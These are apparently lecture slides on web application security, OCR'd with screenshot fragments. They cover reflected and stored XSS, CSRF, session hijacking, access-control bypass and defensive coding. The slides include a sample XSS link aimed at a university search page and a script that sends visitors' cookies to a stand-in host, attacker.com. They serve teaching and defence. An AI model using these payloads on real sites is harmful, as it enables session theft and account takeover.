● K.U.Leuven ○ Google België ○ Google

De databank ssearch kan momenteel uw vraag

Windows Internet Explorer

test

OK

Waiting for http://robot.kuleuven.be/index.cg

Live Search
Katholieke Universiteit Leuven
Page
Tools
HOME
WIE IS WIE
ORGANIGRAM
CONTACT
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
Internationaal |
Hel
Internet
100%

Different types of script injection

- Reflected or non-persistent XSS
- Stored or persistent or second-order XSS
- Cross-Site Tracing (XST)
- Cross-Site Request Forgery (XSRF)
- Cross-Site Script Inclusion (XSSI)
- …

Reflected or non-persistent XSS



Link to vulnerable server

(with script as input parameter)

Email

Attacker

Victim

Http request containing

script as input parameter

Http response containing

script as part of executable content


Vulnerable server

Reflected or non-persistent XSS

- **Description:**
  - Users is tricked in sending malicious data (i.e. client-side script) to the server:
    - Crafted link in an email/im (e.g. dancing pigs)
    - …
  - The vulnerable server reflects the input into the output, e.g.:
    - Results of a search
    - Part of an error message
    - …
  - The malicious data (i.e. client-side script) in the output is executed in the client within the domain of the vulnerable server

Reflected XSS example

```
…
<!– some HTML in a mai -->
<a href="http://robot.kuleuven.be/index.cgi?q=<script>alert('test');</script>">
<blink><strong>DANCING PIGS !!!!! </strong></blink></a>
…
```



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
Internationaal |
Zoek
Hel
OK
Internet
100%

Stored or persistent XSS



Attacker

HTTP request injecting a script into the persistent storage of the vulnerable server

HTTP response

Vulnerable server

Regular http request

Http response containing script as part of executable content

Victim

Impact of reflected or stored XSS

- An attacker can run arbitrary script in the origin domain of the vulnerable website

- Example: steal the cookies of forum users

```
…
<script>
      new Image().src="http://attacker.com/send_cookies.php?forumcookies=“
                + encodeURI(document.cookie);
</script>
…
```

Cross-Site Request Forgery (CSRF)

- **Synonyms: one click attack, session riding, CSRF, …**

- **Description:**
  - web application is vulnerable for injection of links or scripts
  - injected links or scripts trigger unauthorized requests from the victim’s browser to remote websites
  - the requests are trusted by the remote websites since they behave as legitimate requests from the victim


XSS vs XSRF

- **XSS**
  - injection of unauthorized code into a website

↕

- **XSRF**
  - forgery of unauthorized requests from a user trusted by the remote server

CSRF example



HTTP request injecting a script

into the persistent storage of the vulnerable server

HTTP response

Attacker

D

Vulnerable server

Regular http request

Http response containing

script as part of executable content

Unauthorized HTTP request

HTTP response

Victim

Targeted server

XSS/XSRF countermeasures

- **Input and output validation**
  - Character escaping/encoding (<, >, ‘, &, “, …)
  - Filtering based on white-lists and regular expressions
  - HTML cleanup and filtering libraries:
    - AntiSamy
    - HTML-Tidy
    - …
- **Taint analysis**
- **Browser plugins**
    - E.g. NoScript for Gecko based browsers

CSRF countermeasures (2)

- **Additional application-level authentication**
  - To protect users from sending unauthorized requests via XSRF using cached credentials
  - End-user has to authorize requests explicitly
- **Action Token framework**
  - Distinguish “genuine” requests by hiding a secret, one-time token in web forms
    - Only forms generated by the targeted server contain a correct token
    - Because of the same origin policy, other origin domains can’t inspect the web form
- **…**

Web Application Vulnerabilities

- Code injection vulnerabilities

- Broken authentication and session management

Access Control and Session Management

- Session hijacking
- Bypassing access control

Session Management

- **Need for session management**
  - HTTP is stateless protocol
  - User sessions are identified upon the HTTP protocol to track user state
    - E.g. personal shopping cart

- **Session identifiers**
  - Client and server share a unique session identifier for each session
  - (Non-)persistent user state is stored on the server under the unique session id

Web Sessions

- **Different techniques to achieve sessions**
  - MAC(source_port,source_ip,user-agent, referer, …)
  - Hidden form field
  - URL rewriting
  - Cookies
  - …
- **Most web technologies and application servers support session management**
  - Tracking user state via session ids
  - Server-side code can easily store and retrieve session specific state

Session Hijacking

- **Description**
  - Malicious user is able to take over another user’s session
  - Malicious user can operate on behalf of another user
- **Different possible vulnerabilities:**
  - Session IDs can be guessed
  - Session IDs can be stolen
  - Session IDs can be enforced
  - …

Weak Session IDs

- Vulnerability often occurs when an own session management layer is implemented
- Session ids are calculate based on sequence, date, time, source, …
- Countermeasure
  - Use the application server session management functionality
  - Most application servers already passed the stage of having weak session ids
  - Same vulnerability reoccurs again in web services

Stolen Session IDs

- **Session ids can be stolen**
  - By cross-site scripting (XSS)
  - Using unsecured communication (http instead of https)
  - Session IDs are exposed via URL rewriting
    - Reoccur in the logs, referer, …
- **Countermeasure**
  - Additional check on session ids (e.g. source ip, source port, user-agent, …)
  - Additional application-level authentication per authorized request
  - Provide logout and time-out functionality

Enforcing Session IDs

- **Sites sometimes reuse session IDs from a previous session**
- **Attacker can then trick another user in using a predefined session, and take over the session later on**
- **Countermeasure**
  - Use the application server session management functionality
  - Additional check on session ids (e.g. source ip, source port, user-agent, …)
  - Additional application-level authentication per authorized request
  - Provide logout and time-out functionality

Access Control

- **Description:**
  - Restriction of user's actions based on an access control policy
  - Access restriction for both unauthenticated and authenticated users
- **Access control can occur on several places:**
  - Network
  - Web Server
  - Application Server
  - Presentation Layer
  - Business Layer
  - Data Layer

Bypassing Presentation Layer Access Control

- **Description:**
  - Some links or URLs are hidden to the end user
  - Access control is actually not enforced

- **Presentation layer does not restrict what the user can do**
  - Users can manipulate URLs directly
  - Users can edit/manipulate page source, client-side scripts, requests, responses, …

Bypassing Business Layer Access Control

- **Description**
  - The access control implementation does not reflect the access control policy
  - Users can circumvent the policy due to flaws in the implementation
- **Countermeasure**
  - Clearly design and implement the access control policy, preferable in a separate module than is easy to audit
  - Rely on the container-based authentication and authorization schemes if applicable
  - Use a defense-in-depth strategy by combining container-level and application-level access control

Bypassing Access Restricted Workflow

- **Description**
  - Access control is in place to grant authenticated users access to protected resource
    - User has the role of ‘developer’
    - User agrees with EULA
    - User completed purchase
  - Flow is not enforced, users can also directly access the protected resources
- **Countermeasure**
    - Not only enforce access control on web pages, but also on resources
    - Rely on the container-based authentication and authorization schemes if applicable

Overview

- Introduction to web applications
- Overview of web application vulnerabilities
- Overview of countermeasures

Countermeasures

- **Secure your application**
  - Security principles
  - Defensive coding practices
  - Supporting security libraries and frameworks
  - Static and dynamic analysis
- **Secure your infrastructure**
  - Secure your server
  - Web application Firewalls
- **Secure your browser**

Apply security principles

- Use a sound security policy as foundation for your design
- Don’t trust others, don’t trust user input
- Apply defense in depth / layered security
- Keep it simple
- Avoid security by obscurity

Apply security principles (2)

- Use least privilege
- Compartmentalize
- Check at the gate
- Reduce the attack surface
- Detect and log intrusions
- Fail securely
- …

Defensive coding practices

- **Validate user input/server output**
  - Positive security model
    - Whitelist filtering
    - Use of regular expressions
  - Negative security model
    - Filter out known bad inputs
- **Sanitize user input/server ouput**
  - Use appropriate escape functions
    - E.g. mysql_real_escape_string() in PHP
  - Use specialized security libraries
    - E.g. anti-samy

Defensive coding practices (2)

- Use prepared statements
- Limit number of OS execs
- Don't reinvent or 'improve' sessions IDs, crypto, … unless you're an expert
- Avoid unsafe languages or language constructs
- …

Supporting security libraries

- **OWASP Antisamy**
  - Validation of rich HTML/CSS user input from
  - Protection against cross-site scripting

```
Policy policy = Policy.getInstance(“/some/path/to/policy”);


AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(request.getParameter(“input"), policy);


String filteredInput = cr.GetCleanHTML();
```

Supporting security libraries (2)

- **New Query development paradigms**
  - Construct queries as first class entities
  - Verify structure integrity before executing
  - E.g. SQL DOM, Safe Query Objects, SQLDOM4J

```
SelectQuery query = new SelectQuery(conn, DB.Table.MEMBERS)
              .select(DB.MEMBERS.ID,DB.MEMBERS.LOGIN)
              .orderBy(DB.MEMBERS.ID, OrderBy.ASC)
              .whereEquals(DB.MEMBERS.AGE, 40);
PreparedStatement ps = query.getPreparedStatement();
```

Supporting application frameworks

- **Struts**
  - Provides client-side and server-side input

```
<validators>
  <field name="email_address">
      <field-validator type="required">
          <message>You cannot leave the email address field empty.</message>
     </field-validator>
     <field-validator type="email">
         <message>The email address you entered is not valid.</message>
     </field-validator>
  </field>
  <field name="bar">
     <field-validator type="regex">
          <param name="expression">[0-9],[0-9]</param>
          <message>The value of bar must be in the format "x, y"</message>
     </field-validator>
  </field>
</validators>
```

Supporting application containers

